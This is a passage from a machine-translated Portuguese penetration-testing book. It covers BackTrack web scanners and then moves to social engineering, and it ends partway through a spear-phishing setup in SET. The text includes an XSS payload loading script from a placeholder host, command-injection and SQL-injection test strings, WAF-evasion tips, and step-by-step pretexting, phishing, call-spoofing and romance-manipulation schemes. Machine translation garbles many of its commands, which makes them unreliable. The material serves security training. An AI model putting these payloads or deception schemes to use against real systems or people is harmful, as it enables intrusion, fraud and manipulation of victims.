Isto irá abrir a janela de Proxy Paros. Antes de passar por qualquer prática exercícios, você precisa configurar um proxy local (127.0.0.1,8080) Em seu favorito browser. Se você quiser alterar as configurações padrão ir para o menu Ferramentas | Opções. Isto permitirá que você modifique as configurações de conexão, os valores de proxy local, HTTP autenticação, e outras informações relevantes. Uma vez que o seu browser foi criado, visitam o site alvo.

- Em nosso caso, navegar através de <http://testphp.targetdomain.com> e perceber que ele tem aparecido sob a Sites guia de Proxy Paros.
- Clique com o botão <http://testphp.targetdomain.com> e escolha Aranha para rastrear através do site inteiro. Isso levará alguns minutos, dependendo quão grande é o seu site.
- Uma vez que o rastreamento site tiver terminado, você pode ver todas as páginas descoberto na aba inferior, Spider. Além disso, você pode perseguir o particular pedido e resposta para uma página desejada, seleccionando o site-alvo e escolher uma página específica no painel da esquerda do Sites guia.
- Trapping quaisquer novos pedidos e respostas podem ser realizadas através do Armadilha guia no painel da direita. Isso é particularmente útil quando você decide jogue alguns testes manual contra a aplicação de destino. Além disso, você também pode construir sua própria solicitação HTTP usando Ferramentas | Editor Pedido Manual.
- Para executar a testes de vulnerabilidade automatizada, podemos seleccionar o site de destino sob o Sites guia e escolha Analisar | Scan All a partir do menu. Por favor Observe que você ainda pode seleccionar os tipos específicos de testes de segurança de Analisar
- Uma vez que o Scan e depois escolher Analisar | Scan em vez de Scan All, você pode ver um número de alertas de segurança no fundo Alertas guia. Estes são classificados em Alta, Baixa, e Médio níveis de risco tipo.

- Se você gostaria de ter o relatório de verificação, vá ao menu Report | Última Scan Relatório. Isso irá gerar um relatório listando todas as vulnerabilidades encontradas durante a sessão de teste (/ Root / paros / session / LatestScannedReport.htm).

Durante nosso cenário exemplar que fazem uso de teste básico de avaliação de vulnerabilidade. Para obter mais familiarizados com as várias opções oferecidas por Proxy Paros, recomendamos você ler o guia do usuário disponível em http://www.parosproxy.org/paros_user_guide.pdf.

Ratproxy

Ratproxy é um passivo de aplicações web ferramenta de avaliação de segurança. Ele funciona em um semi-automatizada de moda para detectar potenciais problemas de segurança com precisão, não perturbador, e sensível técnicas de detecção em ambiente Web 2.0. Pode ser operado em modo de teste ativo para confirmar e validar as verificações de segurança determinadas interagindo com aplicação de destino diretamente. Os testes de segurança apoiado por Ratproxy incluem cross-domain inclusão script e relações de confiança, cross-site falsificação de solicitação (XSRF), cross-site scripting (XSS), os padrões de inclusão de arquivos, script injeções, os índices de diretório, JavaScript malicioso, e assim por diante.

Para iniciar Ratproxy ir para Backtrack | Web Application Analysis | Web | Ratproxy ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / ratproxy /  
. Ratproxy # / - help
```

Você será apresentado com as opções disponíveis e as instruções de uso. Inicialmente, o detalhes fornecidos para cada opção é mais curta e você deve considerar uma leitura mais adicional em <http://code.google.com/p/ratproxy/wiki/RatproxyDoc>. No nosso exercício, irá executar dois testes diferentes em sequência, o primeiro com o modo de varredura passiva eo segundo com o modo de teste ativo.

```
#. / Ratproxy-v-w testdir firsttest-d testphp.targetdomain.com \-lfscm  
ratproxy versão-beta 1,58 por <lcantuf@google.com>  
[*] Proxy configurado com êxito. Divirta-se, e por favor não ser  
o mal.  
[+] Aceitar conexões na porta 8080/tcp (local only) ...  
^ C
```

Em nossa primeira sessão de testes, definimos o diretório gravável para traços HTTP (-v), arquivo de log para os resultados do teste (-W), Alvo de domínio (-D), E outras opções de seletiva para efectuar a avaliação do web passiva. Também configuramos nosso browser para usar o local proxy (127.0.0.1,8080) A fim de obter Ratproxy para escanear e detectar a possível problemas durante a navegação no site alvo. Para melhores resultados, recomendamos você visita um site-alvo em termos regulares e de forma exaustiva. Tentar todas as recursos disponíveis, tais como upload, download, carrinho de compras, perfil de atualização, acrescentando comentários, faça o login como um usuário, logout, e assim por diante. Assim que estiver pronto, rescindir o ratproxy com Ctrl + C. Agora que nós já escrevemos um arquivo de log que está em formato legível por máquina, podemos usar o seguinte comando para gerar um ser humano relatório HTML legível.

```
#. / Ratproxy-report.sh firsttest> firsttestreport.html
```

O relatório irá destacar todos os problemas conhecidos encontrados durante a segurança passiva de avaliação. As notações apontada em tal relatório pode ser usado para outras análise manual.

```
#. / Ratproxy-v-w testdir2 SecondTest-d \ testphp.targetdomain.com
-XClfscm
```

```
ratproxy versão-beta 1,58 por <lcantuf@google.com>
[*] Proxy configurado com êxito. Divirta-se, e por favor não ser
o mal.
AVISO: testes Disruptive habilitado. use com cuidado.
[+] Aceitar conexões na porta 8080/tcp (local only) ...
^ C
```

Em nossa sessão de testes em segundo lugar, nós definimos os mesmos parâmetros de antes, exceto -X e -C que representam os testes ativos perturbador para confirmar e validar determinados verificações de segurança. Além disso, o relatório também pode ser gerado usando a mesma parâmetros de comando, como mencionado anteriormente.

```
#. / Ratproxy-report.sh SecondTest> secondtestreport.html
```

Após a inspeção de ambos os relatórios, encontramos uma grande diferença, onde o primeiro teste não confirmou cross-site scripting vetor de ataque (XSS), enquanto o segundo fez. Este mostra a diferença clara entre o modo de teste de passivos e ativos.

W3AF

O W3AF é uma característica-rico ataque aplicativo web e um quadro de auditoria que pretende detectar e explorar as vulnerabilidades web. A avaliação de segurança toda aplicação processo é automatizado ea estrutura foi projetada para seguir três etapas principais, que são a descoberta, auditoria, ataque e. Cada uma dessas etapas inclui vários plugins o que pode ajudar o auditor a concentrar-se em critérios de teste específicos. Todos estes plugins podem

comunicar e compartilhar dados de teste, a fim de atingir a meta necessária. Ele suporta a detecção e exploração de vulnerabilidades em aplicações web, incluindo vários SQL injection, cross-site scripting, inclusão de arquivos remotos e locais, estouro de buffer XPath injeções, OS comandante, má configuração, aplicação e assim por diante. Para obter mais informações sobre cada plugin disponível, vá para: <http://w3af.sourceforge.net/plugin-descriptions.php>.

Para iniciar W3AF ir para Backtrack | Web Application Analysis | Web | W3AF (Console) ou usar o console para executar os seguintes comandos:

```
# Cd / pentest/web/w3af /  
# ./w3af_console
```

Isso vai deixá-lo em um modo personalizado console W3AF (w3af >>>). Por favor note que a versão GUI da ferramenta também está disponível sob o local do mesmo menu, mas nós preferimos apresentá-lo a versão console por causa da flexibilidade e personalização.

```
w3af>>> ajuda>
```

Isto irá exibir todas as opções básicas que podem ser usados para configurar o teste. Você pode usar o ajuda comando sempre que você precisar de qualquer assistência após o específico opção. Em nosso exercício, vamos primeiro configurar o saída plugin, permitir que o selecionado auditar testes, configure o alvoE executar o processo de varredura contra o alvo website.

```
w3af>>> plugins  
w3af/plugins>>> ajuda>  
w3af/plugins>>> saída>  
w3af/plugins>>> console de saída, htmlfile  
w3af/plugins>>> saída config htmlfile  
w3af/plugins/output/config: htmlfile>>> ajuda>  
w3af/plugins/output/config: htmlfile>>> veja  
w3af/plugins/output/config: htmlfile>>> set verbose True  
w3af/plugins/output/config: htmlfile>>> set fileName testreport.html  
w3af/plugins/output/config: htmlfile>>> voltar
```

```

w3af/plugins>>> console de configuração de saída
w3af/plugins/output/config: console>> ajuda>
w3af/plugins/output/config: console>>> veja
w3af/plugins/output/config: console>>> set verbose False
w3af/plugins/output/config: console>> voltar>
w3af/plugins>>> auditoria
w3af/plugins>>> htaccessMethods auditoria, osCommanding, SQLI, xss
w3af/plugins>> voltar>
w3af>>> alvo
w3af/config: target>> ajuda>
w3af/config: target>> veja>
w3af/config: target>>> http://testphp.targetdomain.com/ meta estabelecida
w3af/config: target>> voltar>
w3af>>>

```

Neste ponto, temos configurado todos os parâmetros de teste necessário. Nossa meta será avaliados contra injeção de SQL, Cross-site scripting (XSS), Comandante OS, e htaccess errada.

```
w3af>>> start
```

```

Auto permitindo-plugin: grep.error500
Auto-permitindo plugin: grep.httpAuthDetect
Encontrados 2 e 2 URLs diferentes pontos de injeção.
A lista de URLs é:
- Http://testphp.targetdomain.com/
- Http://testphp.targetdomain.com/search.php?test=query
A lista de pedidos fuzzable é:
- Http://testphp.targetdomain.com/ | Método: GET
- Http://testphp.targetdomain.com/search.php?test=query | Método: POST
| Parâmetros: (searchFor = "")
Começando SQLI execução plugin.
Iniciando a execução plugin osCommanding.
Uma possível OS Comandante foi encontrado em: "http://testphp.targetdomain.
com.br / search.php? test = query ", usando HTTP POST método. enviadas pós-data
foi: ". searchFor = executar ping + +-n + 3 = localhost goButton & go" Por favor, reveja
manualmente. Esta informação foi encontrada no pedido com ID 22.
Iniciando a execução plugin xss.
Cross Site Scripting foi encontrado em: "http://testphp.targetdomain.com/
search.php? test = query ", usando HTTP POST método. enviadas pós-data
foi: "searchFor = <ScRIPt/SrC=http://x4Xp/x.js> </ script> & goButton = go".
Esta vulnerabilidade afeta o Internet Explorer 6, Internet Explorer
7 Netscape, com motor de renderização do IE, Mozilla Firefox, Netscape, com

```

Motor de renderização Gecko. Esta vulnerabilidade foi encontrada no pedido com id 39.
Começando htaccessMethods execução plugin.
Terminado processo de digitalização.

Como você pode ver, temos descoberto algumas vulnerabilidades graves de segurança na aplicação web alvo. Como por nossa configuração, localização do padrão para o teste relatório (HTML) é / Pentest/web/w3af/testreport.html, Que detalha todos os vulnerabilidades, incluindo as informações de depuração sobre cada pedido e resposta dados transferidos entre W3AF e aplicação web alvo. O caso de teste que aqui apresentada não reflete o uso de outras úteis plugins,perfisE explorar opções. Por isso, recomendamos que você perfurar vários exercícios presentes no guia do usuário, disponível em <http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf>.

WAFW00F

O WafW00f é muito útil script python capaz de detectar a aplicação web firewall (WAF). Esta ferramenta é particularmente útil quando o testador de penetração quer inspecionar o servidor de aplicativos-alvo e pode ficar com fallback certa vulnerabilidade técnicas de avaliação para os quais a aplicação web é ativamente protegida por firewall. Assim, detectar o firewall sentado entre um servidor de aplicação e Tráfego da Internet não só melhora a estratégia de testes, mas também coloca excepcional desafios para o testador de penetração para desenvolver as técnicas de evasão antecedência.

Para iniciar WafW00f ir para Backtrack | Web Application Analysis | Web | Wafw00f ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / waffit /  
# ./wafw00f.py
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela. Em nossa exercício, vamos analisar o site-alvo para a possibilidade de uma web firewall de aplicação.

```
# ./wafw00f.py Http://www.targetdomain.net/  
WAFW00F - Web Application Firewall ferramenta de detecção  
Por Sandro Gauci & G. Wendel Henrique  
Verificação http://www.targetdomain.net/  
O http://www.targetdomain.net/ site está atrás de um dotDefender  
Número de pedidos: 5
```

Isso prova que o servidor de aplicativo de destino é correr atrás do firewall (para exemplo, dotDefender). Usando essa informação podemos investigar a possíveis formas de contornar WAF. Isso pode envolver técnicas como parâmetro HTTP poluição, a substituição null-byte, normalização, codificação de string URL maliciosos em hex ou Unicode, e assim por diante.

WebScarab

WebScarab é um poderoso aplicativo web ferramenta de avaliação de segurança. Ele tem várias modos de operação, mas é principalmente explorado através do proxy interceptar. Este proxy fica entre o browser do usuário final ea aplicação web alvo para monitorar e modificar as solicitações e respostas sendo transmitidos em ambos os lados. Este processo ajuda o auditor a nave manualmente o pedido malicioso e observar o resposta jogado para trás pela aplicação web. Tem um número de ferramentas integradas como o difusor, a análise de identificação de sessão, spider, serviços web analisador, XSS e CRLF vulnerabilidade scanner, transcoder, e outros.

Para iniciar WebScarab Lite ir para Backtrack | Web Application Analysis | Web | WebScarab Lite ou usar o console para executar os seguintes comandos:

```
# Cd / pentest / web / WebScarab /  
# Java-Xmx256m-jar webscarab.jar
```

Isto irá pop-up da edição de lite WebScarab. Para o nosso exercício, vamos transformá-la em uma edição cheia de recursos, indo para o menu Ferramentas | Use full-interface em destaque. Isso irá confirmar a seleção e você deve reiniciar o aplicação em conformidade. Uma vez que você reiniciar o aplicativo você deve WebScarab ver o número de ferramentas de abas na tela. Antes de começarmos o nosso exercício, é preciso configurar o navegador para o proxy local (127.0.0.1,8008) Para navegar na aplicativo de destino via proxy WebScarab interceptar. Se você quiser mudar o local proxy (endereço IP ou porta), então vá para o Proxy | Ouvintes guia.

- Uma vez que o proxy local, foi criado, você deve procurar o site-alvo (Tais como <http://testphp.targetdomain.com/>) E visitar links quantas possível. Isso irá aumentar a probabilidade e chance de pegar conhecida e vulnerabilidades desconhecidas. Alternativamente, você pode selecionar o alvo sob o Sumário separador, botão direito do mouse e escolha Árvore de aranha. Este vai buscar todas as links disponíveis no aplicativo de destino.
- Se você quiser verificar os dados da solicitação e resposta para a página particular mencionadas na parte inferior da Sumário guia, clique duas vezes sobre ele, e ver o pedido analisado em formato tabular e cru. No entanto, a resposta pode ser visualizado em HTML, XML, Texto, e Feitiço formato.

- Durante o período de teste decidimos fuzz um dos nossos links aplicativo de destino ter os parâmetros (por exemplo, artista = 1) Com o GET método. Este pode revelar qualquer vulnerabilidade não identificado, se ele existir. Botão direito do mouse sobre o link selecionado e escolha Use como modelo fuzz. Agora vá para o Difusor tabulação e aplicar manualmente diferentes valores para o parâmetro clicando no Adicionar botão perto do Parâmetros seção. No nosso caso, nós escrevemos um pequeno arquivo de texto listagem de dados conhecidos de injeção SQL (por exemplo, 1 e 1 = 2, 1 e 1 = 1, único quote (')) e desde que como fonte de difusão do valor do parâmetro. Isto pode ser feito usando o Fontes botão sob o Difusor guia. Uma vez que seu fuzz de dados estiver pronto, clique em Iniciar. Após todos os testes foram concluídos, você pode clique duas vezes sobre os pedidos individuais e fiscalizar a sua consequente resposta. Em um dos nossos casos de teste, descobrimos MySQL vulnerabilidade de injeção.
Erro: Você tem um erro em sua sintaxe SQL; verifique o manual que corresponde à sua versão do servidor MySQL para a sintaxe direito de use near " at line 1 Warning: mysql_fetch_array (): fornecido argumento não é um recurso válido do resultado de MySQL em / var / www / vhosts / default /htdocs / listproducts.php on line 74
- Em nosso último caso de teste, decidimos analisar ID do aplicativo de destino sessão. Para este fim, vá para o Análise SessionID guia e escolha Anterior Pedidos a partir da caixa de combinação. Uma vez escolhido o pedido tenha sido carregado, ir ao fundo e selecionar amostras (por exemplo, 20) E clique em Buscar para recuperar várias amostras de IDs de sessão. Depois disso, clique no Teste botão para iniciar o processo de análise. Você pode ver os resultados sob a Análise tabulação ea representação gráfica sob a Visualização guia. Este processo determina a aleatoriedade e imprevisibilidade dos IDs de sessão que poderia resultar no seqüestro de sessão de outro usuário ou credencial.

A ferramenta tem grande variedade de opções e recursos que poderiam potencialmente adicionar cognitiva valor para os testes de penetração. Para obter mais informações sobre WebScarab projeto, visite http://www.owasp.org/index.php/Category:OWASP_WebScarab_Projeto.

Sumário

Neste capítulo, discutimos o processo de identificação e análise das críticas vulnerabilidades de segurança com base na seleção de ferramentas de BackTrack. Nós também mencionou três classes principais de vulnerabilidade, Design, Implementação, e Operacional e como eles poderiam se dividem em dois tipos genéricos de vulnerabilidades, Local e remoto. Em seguida, discutiu várias taxonomias vulnerabilidade que pode ser seguido pelo auditor de segurança para categorizar as falhas de segurança de acordo com suas unificar os padrões comuns. , A fim de realizar avaliação de vulnerabilidade, nós apresentamos uma série de ferramentas que combinam o automatizado e manual técnicas de inspeção. Estas ferramentas são divididos de acordo com suas especializados categoria de auditoria de tecnologia, tais como OpenVAS (all-in-one ferramenta de avaliação), Cisco, Teste fuzzy, SMB, SNMP e Web aplicação de ferramentas de avaliação de segurança. Em próximo capítulo, vamos discutir a arte do engano explicando várias maneiras de explorar as vulnerabilidades humanas a fim de adquirir o alvo. Embora esse processo seja às vezes, opcional, é considerado vital quando há falta de informação disponível para explorar a infra-estrutura alvo.

8

Engenharia Social

Engenharia Social é a prática de aprendizagem e obtenção de informações valiosas exploração de vulnerabilidades humanas. É uma arte do engano que é considerado vital para um testador de penetração quando há uma falta de informação disponível sobre o alvo que pode ser explorado. Como as pessoas são o elo mais fraco na defesa de segurança para qualquer organização, esta é a camada mais vulnerável em infra-estrutura de segurança. Estamos criaturas sociais e nossa natureza nos torna vulneráveis a ataques de engenharia social. Estes ataques são empregados por engenheiros sociais para obter informações confidenciais ou para ter acesso à área restrita. Engenharia social assume diferentes formas de ataque vetores, e cada um deles é limitado pela imaginação aqueles com base na influência e direção em que ele está sendo executado. Este capítulo vai discutir algumas core princípios e práticas adotadas por profissionais engenheiros sociais para manipular seres humanos a divulgar informações ou realizar um ato.

- No início vamos discutir alguns dos princípios básicos psicológica que formulam os objetivos ea visão de um engenheiro social
- Nós, então, discutir o processo de ataque e métodos genéricos de social seguido por engenharia de exemplos do mundo real
- Na seção final, vamos explicar dois conhecidos tecnologia assistida ferramentas de engenharia social que pode ser utilizado pelos testadores de penetração para avaliar a infra-estrutura humana alvo

Do ponto de vista de segurança, engenharia social é uma arma poderosa usada como um arte para manipular as pessoas para alcançar a meta necessária. Em muitas organizações, esta prática pode ser avaliado para garantir a integridade da segurança dos empregados e investigar as fraquezas que podem estar entre os membros do pessoal treinado. É também importante notar que a prática da engenharia social é muito comum, e é adotado por uma gama de profissionais, incluindo testadores de penetração, golpistas, ladrões de identidade, parceiros de negócios, recrutadores, vendedores, corretores de informações, telemarketing, espões do governo, funcionários insatisfeitos, e até mesmo as crianças em suas atividades diárias a vida. Entre essas categorias, o que faz a diferença é a motivação pela qual um engenheiro social executa suas táticas contra o alvo.

Psicologia modelagem humana

As capacidades psicológicas humanas dependem do número de sentidos do cérebro fornecendo um contributo para a percepção da realidade. Este fenómeno natural categoriza os sentidos humanos na visão, audição, paladar, tato, olfato, equilíbrio e de aceleração, temperatura, cinestésica, dor e direção. Todos esses sentidos utilizar eficazmente, desenvolver e manter a nossa forma de ver o mundo. Da engenharia social perspectiva, qualquer informação recuperada ou extraído do alvo através da dominante sentido (visual ou auditiva), os olhos de movimentos (contato visual, verbal discrepâncias, piscar taxa, ou olho pistas), expressões faciais (surpresa, alegria, medo, tristeza, raiva, ou desgosto), e outras entidades abstratas observado ou sentido, pode adicionar uma maior probabilidade de sucesso. Na maioria das vezes, é necessário que um engenheiro social para se comunicar com o alvo diretamente, a fim de obter as informações confidenciais ou acessar o restrita zona. Esta comunicação pode ser definido fisicamente ou por via electrónica assistida tecnologia. No mundo real, duas táticas comuns são aplicados para realizar esta tarefa: entrevista e interrogatório. No entanto, para a prática de cada um deles faz incluir outros fatores como o conhecimento do ambiente, do alvo, ea capacidade de controlar o quadro de comunicação. Todos esses fatores (comunicação, meio ambiente, conhecimento e controle frame) construir o conjunto básico de habilidades sociais de uma efetiva engenheiro para desenhar as metas e visão de um ataque de engenharia social. O social todo actividade de engenharia depende da relação de "confiança". Se você não pode construir uma forte relação com seu alvo, então você está mais prováveis de falhar em seu esforço.



Para saber mais sobre Engenharia Social a partir da perspectiva idade moderna, visite: <http://www.social-engineer.org/>.



Processo de ataque

O processo de engenharia social não tem procedimento formal ou orientação a seguir. Em vez disso, apresentamos alguns passos básicos necessários para iniciar uma engenharia social ataque contra o seu alvo. Coleta de informações, identificando os pontos vulneráveis, planejamento do ataque, execução e são as etapas comuns tomadas por engenheiros sociais para sucesso divulgar e adquirir a informação de destino ou de acesso.

1. Coleta de informações: Existem várias formas de abordagem mais atraindo alvo para o teste de penetração. Isto pode ser feito com a colheita da empresa endereços de correio electrónico através da Web utilizando ferramentas avançado motor de busca, coleta informações pessoais sobre pessoas que trabalham para a organização através de redes sociais online, identificando os pacotes de software de terceiros utilizados pelo organização-alvo, envolvendo-se em eventos de negócios corporativos e festas, e participação nas conferências, que deverá fornecer inteligência suficiente para seleccionar o insider mais preciso para fins de engenharia social.



2. Identificação de pontos vulneráveis: Uma vez que o insider chave foi selecionado, iria prosseguir para estabelecer a relação de confiança e amizade. Isso garantir que uma tentativa de seqüestrar qualquer informação confidencial das empresas não iria prejudicar ou alertar o alvo. Mantendo a dissimulação e ocultação durante todo o processo é importante. Como alternativa, podemos também investigar para saber se a organização-alvo está usando versões antigas do software que pode ser explorada mediante a entrega do conteúdo malicioso via e-mail ou o Web, que por sua vez pode infectar o computador do partido confiável é.
3. Planejamento do ataque: Se você pretende atacar o alvo diretamente ou passivamente por via electrónica assistida tecnologia é a sua escolha. Com base em identificados pontos vulneráveis, nós poderíamos facilmente determinar o caminho e método de um ataque. Por exemplo, encontramos um serviço ao cliente amigoso representante, "Bob", que no-trust irá executar nosso e-mail arquivos anexados em seu computador, sem qualquer autorização prévia da administração.
4. Execução: Durante a etapa final, o nosso ataque planejado deve ser executado com confiança e paciência para monitorar e avaliar os resultados da meta exploração. Neste ponto, um engenheiro social deve conter informações suficientes ou o acesso à propriedade do alvo, o que lhe permitiria penetrar ainda mais os ativos da empresa. Na execução bem-sucedida, a exploração e aquisição processo seja concluído.

Métodos de ataque

Baseado em um processo de ataque de engenharia social previamente definido, há cinco diferentes métodos que possam ser benéficos para a compreensão, reconhecendo, socialização e preparar o alvo da operação final. Estes métodos foram categorizados e descritos de acordo com sua representação única no campo da engenharia social. Incluímos também alguns exemplos para apresentar um cenário do mundo real em que você pode aplicar cada um dos métodos selecionados. Lembre-se que fatores psicológicos formam a base destes métodos de ataque e fazer estes métodos mais eficientes, que devem ser perfurados e exercido por engenheiros sociais regularmente.

Representação

Convencer o seu alvo, fingindo ser outra pessoa ou uma pessoa de um bem-empresa conhecida é onde você começa. Por exemplo, para adquirir o banco de seu alvo informações, phishing seria a solução perfeita, a menos que seu alvo não tem e-mail conta. Assim, nós primeiro coletar ou capturar os endereços de e-mail do nosso alvo e em seguida, preparar a página de scam que se parece e funciona exatamente como o banco original interface web.

Depois de completar todas as tarefas necessárias, nós, então, preparar e enviar um e-mail formalizado (Por exemplo, Edição Update Contas), que parece ser a partir do banco original website, pedindo a meta de visitar um link, a fim de fornecer-nos com up-to-date do banco informações para os nossos registros. Mantendo habilidades qualitativas sobre tecnologias web e utilizando o conjunto de ferramentas avançadas (por exemplo, SSLStrip), um engenheiro social pode facilmente automatizar esta tarefa de forma eficaz. Enquanto o pensamento de scamming humana assistida, isso poderia ser realizado fisicamente aparecendo e personificando a identidade do alvo banqueiro.

Retribuição

O ato de troca de um favor em termos de obtenção de vantagem mútua é conhecida como "Reciprocidade". Este tipo de engajamento de engenharia social pode envolver uma casual e relacionamento de longo prazo do negócio. Explorando a confiança entre as entidades de negócios que poderia facilmente mapear a nossa meta para adquirir as informações necessárias. Por exemplo, Bob é um hacker profissional e quer saber a política de segurança física do ABC Empresa em seu prédio de escritórios. Após um exame cuidadoso, ele decide desenvolver um website interesse desenho, apurado de dois de seus funcionários com a venda de peças antigas em taxas baratas. Assumimos que Bob já sabe suas informações pessoais, incluindo e-mail através de redes sociais, fóruns de Internet, e assim por diante. Fora dos dois funcionários, Alice sai para comprar seu material regularmente e se torna o principal alvo para Bob. Bob está agora em uma posição onde ele poderia oferecer uma peça especial de antiguidades uma troca para a informação que ele precisa. Aproveitando psicológico humano fatores, ele escreve um e-mail para Alice e pede para ela ficar ABC Companhia física detalhes da política de segurança, para o qual ela teria direito a uma peça única de antiguidades. Sem perceber a responsabilidade de negócios, ela revela esta informação para Bob. Isso prova que a criação de uma situação falsa, enquanto o reforço das relações comerciais por valores pode ser vantajoso para um acoplamento de engenharia social.

Influente autoridade

É um método de ataque pelo qual se manipula as responsabilidades do alvo do negócio. Este tipo de ataque de engenharia social é por vezes uma parte de uma "Representação" método. Seres humanos, por natureza, agir de forma automatizada para receber instruções de sua autoridade ou alta gerência, mesmo que os seus instintos sugerem que certas instruções não devem ser prosseguidos. Desta natureza nos torna vulneráveis a certos ameaças. Por exemplo, queremos alvo administrador da Empresa XYZ de rede para adquirir os seus dados de autenticação. Observou-se e observou os números de telefone do administrador e do CEO da empresa através de um método de reciprocidade. Agora usando um serviço de spoofing chamada (por exemplo, www.spoofcard.com) Nós conseguiu chamar o administrador de rede, como tal, ele reconheceu que o nosso apelo é aparecendo a partir do CEO e devem ser priorizadas. Este método influencia o alvo para revelar informações a uma autoridade representada, como tal, o alvo tem de cumprir com as instruções da empresa de gerência sênior.

Escassez

Levando a melhor oportunidade, especialmente se parece escassa, é um dos gananciosos do naturezas dos seres humanos. Este método descreve uma maneira de dar uma oportunidade de as pessoas para seu ganho pessoal. O famoso "Nigerian 419 Scam " (www.419eater.com) É um exemplo típico da avareza humana. Tomemos um exemplo onde Bob quer coletar informações pessoais de alunos XYZ universidade. Assumimos que ele já detém, endereços de correio electrónico de todos os alunos. Depois, ele profissionalmente desenvolveu uma mensagem de e-mail oferecendo iPods livre a todos os estudantes universitários que XYZ

resposta de volta com suas informações pessoais (nome, endereço, telefone, e-mail, data de passaporte de nascimento, número e assim por diante). Uma vez que a oportunidade foi cuidadosamente calibrado

para atingir os alunos, deixando que eles acreditam e persuadir o seu pensamento sobre a obtenção de o mais recente iPod de graça, muitos deles podem cair neste golpe. No mundo corporativo, este método de ataque pode ser estendido para maximizar os ganhos comerciais e alcançar objetivos de negócio.

Relacionamento social

Nós, como seres humanos, necessitam de algum tipo de relação social para compartilhar nossos pensamentos, sentimentos,

e idéias. A parte mais vulnerável de qualquer conexão social é "sexualidade". Como você deve saber, o sexo oposto atrai sempre e apelos para o outro. Devido a este sentimento intenso e confiança que pode acabar revelando alguma informação para o adversário. Existem vários portais online social onde as pessoas podem se reunir e conversar para se socializar. Estes incluem Facebook, MySpace, Twitter, Orkut, e muitos mais. Para exemplo, Bob é contratado pela Empresa XYZ para ter uma estratégia financeira e marketing da Companhia ABC, a fim de alcançar uma vantagem competitiva sustentável. Ele primeiro procura através de um número de funcionários e encontra uma garota chamada "Alice", que é responsável por todas as operações de negócios. Fingindo ser um negócio de pós-graduação normal, ele tenta encontrar seu caminho em um relacionamento com ela (por exemplo, através do Facebook). Bob intencionalmente cria situações onde ele poderia encontrar Alice, como o social reuniões, aniversários, clubes de dança, festivais de música, e assim por diante. Uma vez que ele adquire uma

nível de confiança certa, fala de negócios fluem facilmente em reuniões periódicas. Esta prática permite ele para extrair informações úteis das perspectivas financeiras e de marketing da ABC Da empresa. Lembre-se, as relações mais eficazes e confiáveis que você cria, mais você pode projetar socialmente o seu alvo.

Engenharia Social Toolkit (SET)

O SET é um avançado, multi-função, e fácil de usar social assistida por computador conjunto de ferramentas de engenharia. Ele ajuda você a preparar o caminho mais eficaz de explorar o lado do cliente vulnerabilidades de aplicativos e fazer uma tentativa fascinante para capturar informações confidenciais do alvo (por exemplo, senhas de e-mail). Alguns dos os métodos de ataque mais eficiente e útil empregado pela SET incluem, alvo phishing e-mails com um arquivo anexo malicioso, ataques applet Java, baseada em navegador exploração, reunindo credenciais website, criando infecciosas mídia portátil (USB / DVD / CD), massa-mailer ataques, e outros semelhantes vetores multi-ataque web. Esta combinação de métodos de ataque fornece uma plataforma poderosa para utilizar e selecionar o técnica mais persuasiva que poderia realizar um ataque contra os humanos avançados elemento.

Para iniciar SET ir para Backtrack | Penetração | Engenharia Social Toolkit ou utilize o console para executar os seguintes comandos:

```
# Cd / pentest / exploits SET //  
#. Set /
```

Isto irá executar SET e exibir as opções disponíveis para começar. Antes de passarmos para o nosso exercício prático, recomendamos que você atualize SET para a última versão (Versão: Versão 0.3 para: 0.7.1), a fim de aproveitar ao máximo todos os recursos. Existem duas maneiras de atualizar seu SET. Uma vez que você executar o programa, você será apresentado com um menu de seleção na tela.

Selecionar no menu o que você gostaria de fazer:

1. E-mail automático Ataques (ATUALIZADO)
 2. Website Attack Applet Java (ATUALIZADO)
 3. Update Metasploit
 4. Update SET
 5. Criar um Payload e Listener
 6. Ajuda
 7. Sair do Toolkit
- Entrar sua escolha: 4

```
Atualizando o Toolkit Engenheiro-Social, seja paciente ...  
'Src / html / index.html' restaurado  
Dupdate_set  
Uconfig / set_config  
ASRC / exe  
ASRC / exe / legit.binary  
ASRC / multi_attack  
ASRC / multi_attack / multiattack.py  
....
```

Atemplates / ebook.template
 Utemplates / README
 Atualizado para revisão 344.
 A atualização foi concluída, retornando ao menu principal ..

Você também pode atualizar o programa sem executá-lo. Certifique-se de que você já entrou para o diretório do programa antes de executar o seguinte comando.

#. / Set update-

[*] Atualizando o Toolkit Engineer Social por favor aguarde ...
 Na revisão 344.

Após a atualização, você deve sair do programa e reinicie-o acima do mencionado local menu. Isso irá garantir que todas as alterações seriam eficazes imediatamente. Em nosso teste ergométrico, demonstramos dois exemplos diferentes, concentrando-se e definindo o elemento humano a partir de duas perspectivas diferentes. O primeiro exemplo ilustra um ataque de phishing e-mail com um anexo PDF malicioso, que quando executado, poderia comprometer a máquina de destino. O segundo exemplo exibe uma método de coleta de credenciais de usuário do site.

Ataque de phishing direcionados

Durante este método de ataque, vamos primeiro criar um modelo de e-mail para ser usado com um PDF anexo malicioso, selecione o payload apropriado explorar PDF, escolha a método de conectividade para o alvo comprometida, e enviar um e-mail para alvo através de um Gmail conta. É importante notar que você também pode falsificar o remetente original e-mail e Endereço IP usando o "sendmail" programa disponível sob BackTrack e permitir a sua configuração a partir do / Pentest / exploits SET / config // set_config arquivo. Para mais informações, visite a seção Social Engenheiro Toolkit (SET) em http://www.social-engineer.org/framework/Social_Engineering_Framework.

Selecione a partir do menu:

1. Spear Phishing-Vetores de Ataque
 2. Ataque Vetores site
 3. Gerador Media infecciosas
 4. Criar um Payload e Listener
 5. Mass Mailer Attack
 6. Teensy USB HID Attack Vector
 7. Update o Metasploit Framework
 8. Atualizar o Toolkit Engenheiro-Social
 9. Ajuda, créditos, e Sobre
 10. Sair do Toolkit Engenheiro-Social
- Digite sua escolha: 1

...

1. Executar um ataque em massa de e-mail
 2. Criar um Payload FileFormat
 3. Criar um modelo de engenharia social
 4. Retornar ao Menu Principal
- Entrar sua escolha: 3

...

Digite o nome do autor: Steven

Digite o assunto do e-mail: XYZ Business Report Inc

Digite o corpo da mensagem, hit de retorno para uma nova linha.

Digite o seu corpo e digite control + c quando terminar: Caro Karen,

Próxima linha do corpo: Por favor, encontrar o documento em anexo para XYZ relatório de negócios da empresa de 2010.

Próxima linha do corpo: Atenciosamente,

Próxima linha do corpo: Steven

Próxima linha do corpo: Analista de Pesquisa de Mercado

Próxima linha do corpo: ^ C

